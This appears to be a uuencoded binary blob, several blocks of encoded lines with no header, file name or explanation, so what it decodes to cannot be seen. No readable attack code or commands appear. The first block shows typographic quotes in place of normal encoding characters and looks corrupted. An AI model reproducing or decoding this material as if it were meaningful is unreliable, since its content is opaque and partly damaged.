M-H6"DWW,‘@-?$07G!QG]GFUS+VU+"BVG-3H)6NU[.GFJM<1(-W‘8V/?<J@-H
M@8PSYO(6G4^!!8,DQEH&QFP#N’_Q=)B)_J‘ET)Y;O;Y"]E55F%R8--P?ZWI[
M<JOPE0UAK/ZF11]QJY=@6DI;A2)PT[LJ9T0/E/C)>BS(’JKA+L7$_I.=+VY!
M:&/!P[2‘2KUSGW>N‘J</Y6DLKQ9(F2$&TLP7WTG6\B.&FLL*>2T!Y;&=:7]1
ML’Q-‘YQ3=+1I!"\(U"=P_V!$_SD":%QEIIMID7IFC%‘8)!4DX#KE]+D?J@3,
MWDL9>#_B015$P@&K‘IU’;M"<Y%&3()"CPW/(9"K"PT’5DNL:0U6]U$^3HNW?
MX[F\^+$W8&@;:*@T!-:#MJK]<2LJF%2:&9,2‘?’#BONFT+W4,6W’/>KMT/D6
M&MVPDJ<L7A@UMV)TC=5PC+XC*UHTRRLTRXU5GRAT1IFUFPL2ABNS#]U59!2]
MO1M35=#ZTU9P@THO)2O;2!<;L)!+GMRW$P3FQ9##8]UKJ$@(CF9_>?]‘GUT$
M[OV\XTGA[9Z[QGC>LL%_MGN=Q22S+WU2[+1Q2_^N8*C1O-L.=3O17M*&:/O#
MG?23<E\\/90%NK4)A;$[8CZ>%OZK^’Z2TBJ9$SWC=3D_!]?1P_A$,AUPI>KZ
M33Q,XE*+M"EL8%V:.-@9.2QZGFAA&3]0&;A80$YT=‘R$;<N%9\"[UB/@4,=V
MDM?]LYOK,K_’QAE!5C;L<W’‘@AB_T,.4R-?:<SAZN77G"?"VG)<#G3+WD(.8
M/EY9)0%%V^77S<KTE^\O=;C2>O98!<3KAI.Q-,Q;WKDIZM#CPJF_)C4\C#:"
M2J?$Y6’G)O5G8.!A@5<M6\5"!D#;R^D5.@V’P=?3!PWWJ8W[W#14R>B2R*R4
M2KW‘77#WK\JS51’UO9JQC_0‘!R(46BGOD[,9;\DL?D96[_HM66)A[E\B^D!(
M‘**P1YGH&K-&>.2+,+#%5WJJ7[&F-GM5A)*+]0@I]Z<R$F9NOA;/YH2#)Y4/
MVA^BL$’OWU;O0S-B’ZG^S)%$=D‘A;@V*^D(?,<#JG-5<QHYI/-SNQ(ZZAO/R
MW1/X"Y6A&‘/38TH;V);’VIEKS‘.@L:W*UHJD\:K=MU"NJTG&H"^>]HG7);YR
MP=YEC=QEW,5EAB)C)JH@CC>J0.&SHE5CQLLI@L^GH2T[T9JV(>.9LKE*DBNT
M3Q*(A‘)^’FAXR9M,7"C9[$[B(?/=%J6S\6*W&66O*-V6"F(/M(J_V*-<&E*%
M_*WZQU>IX:]FI!.:=G8:7O;/Y%9</#?N]VB+K=F8:?8R9E.W‘749+J)JR9XL
M@?.1-([HFD17J6913$E)"M68[8]‘%AH9#$4]4</N.J(Q[*=V3U^1_(S‘">;&
M8DU%<4’&48=C<K$X&5;PZ+!R:462SYC"6D8XL%LL15.ORZYM>5IDEJ‘0V$?=
M5Q-‘.%DHN2>ZI$@&T2]&SWI?\‘X2!=4+.)_8IR,SA[‘119=AO\5())F#UXU6
M;"JLL\YIC‘!#C(V.PD‘ME2[9BUJ<*^R39#?:;M@D8.=(0^0=7)62TXS4!#3V
M0‘WV)UNK*‘Y,7"CP<C;_!*>JB\%ZVCC*07#HE=X[O"0;HHL*MS_8PBPS.L‘M
MIS1JL&\!RPNRGU$8-:(MQ;/^)L:0LH?)=G‘MS,VXVJ!,"%[\N<FQ‘5;!‘’O;
M*MHDP’#3KAOU"JQ%6FD][‘Y=VG‘5?X"@^WORN#3(4\4"/02O4?^D;G‘$&ROF
MGO86(L@‘’$$^DZ4M9ABCA‘E#?!H&,1B.I8=HJ@[0.C"EIS^W+G)3GM&^";%A
M6((&D’3SN$HQPTI],=>@$C#G8_,VB)D,E%C<[L‘5&5\36_*W(-,(+S9]::(G
M’J&Z)+.\$+)&=!US_D;D6I@K*H;>%+&6B2<H#J@N<R#KC;==\V5",A43=%0A
M.PEDJ8MPCWZ1M6>O3J+DD$IBD‘>PRGC@RLX31‘O0RST4%_2N1_DX70L]KAKG
M>MRE]*<C.I<U0_3P].NMJ@+/O:@BKB’.?#/:*H*$F)W/:!4VUB6Y>%V;"*9U
M;49I!6/K>M/=]4V+#:WN;\F7J=%/6’TD=QN)/1C,34#S:G6I?M>+!1M*U\OL
MGJ07SVZ]-TII&@V[D?7*;DAI5TV)Z_?@$JDZ:A[Z.K5NE]3;I<Q.;#=2’7:J
MOMU(A>CL1",%(V.?3-0RVKVE0@38J5(9TE[EEDMG4YK&ZG#[]*E&OSC@]@[U
MTGG>+[90_[!A’<4C-_,TX96^CYTR9&=IDC$O(/"O[C.>\IBP:<NW^’6\%A7I
ML?"Z,1B?9/T9NO]U^-’’]8F/C@6??;=2YX=KN>(R.YM#F+^IS1*]Y0^)+QD/
M,34KC+4_Y8B5^)2JV[#AZ\P^7P][VA?Z/[<&TXBRN5RXTS6?1E(=N5+[(/AZ
M7&2J9TC,#<I]9_‘.R!RGWGZJ3IWT]/09TT?H5%ZB8MS]!*3I!<’"DC)[E.:^
MQIB&>B^1I-EF;]?/PG$&:LGAZF^Q?G1I9K:S’LD04!S-‘-+XL[!8\E%B21#:
M?IE*;X4<^XI%72@"EG"<RD’SX9MFW8!R:I")H<F5@O;GSG;R7F?&Z/*QCU["
M‘&O2=DG7$>0B@95/P!N0G%)%9:2GSL?KX5,G([A#BJT74TN!>[GF)Q1*Q=!*
M=#3,JL(_W=\0>0’TAJ7=-Q/8%W‘+(E3<VPR<+@!8_9’B])D0O#F+C(U@N(#A
MU^D++9^X2["‘K,UB3Y96VW’;Z0]J)3$WORP?3‘G’(E8]OC-8@[’YX=O<;QK#
M^^U\?%S6>"AI<U7A’0‘O+[M?NBHFD\[4J];*]>I^CJ48$+8/"F‘;N@0[GZ*/
```

```
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
```

```
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
```

```
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
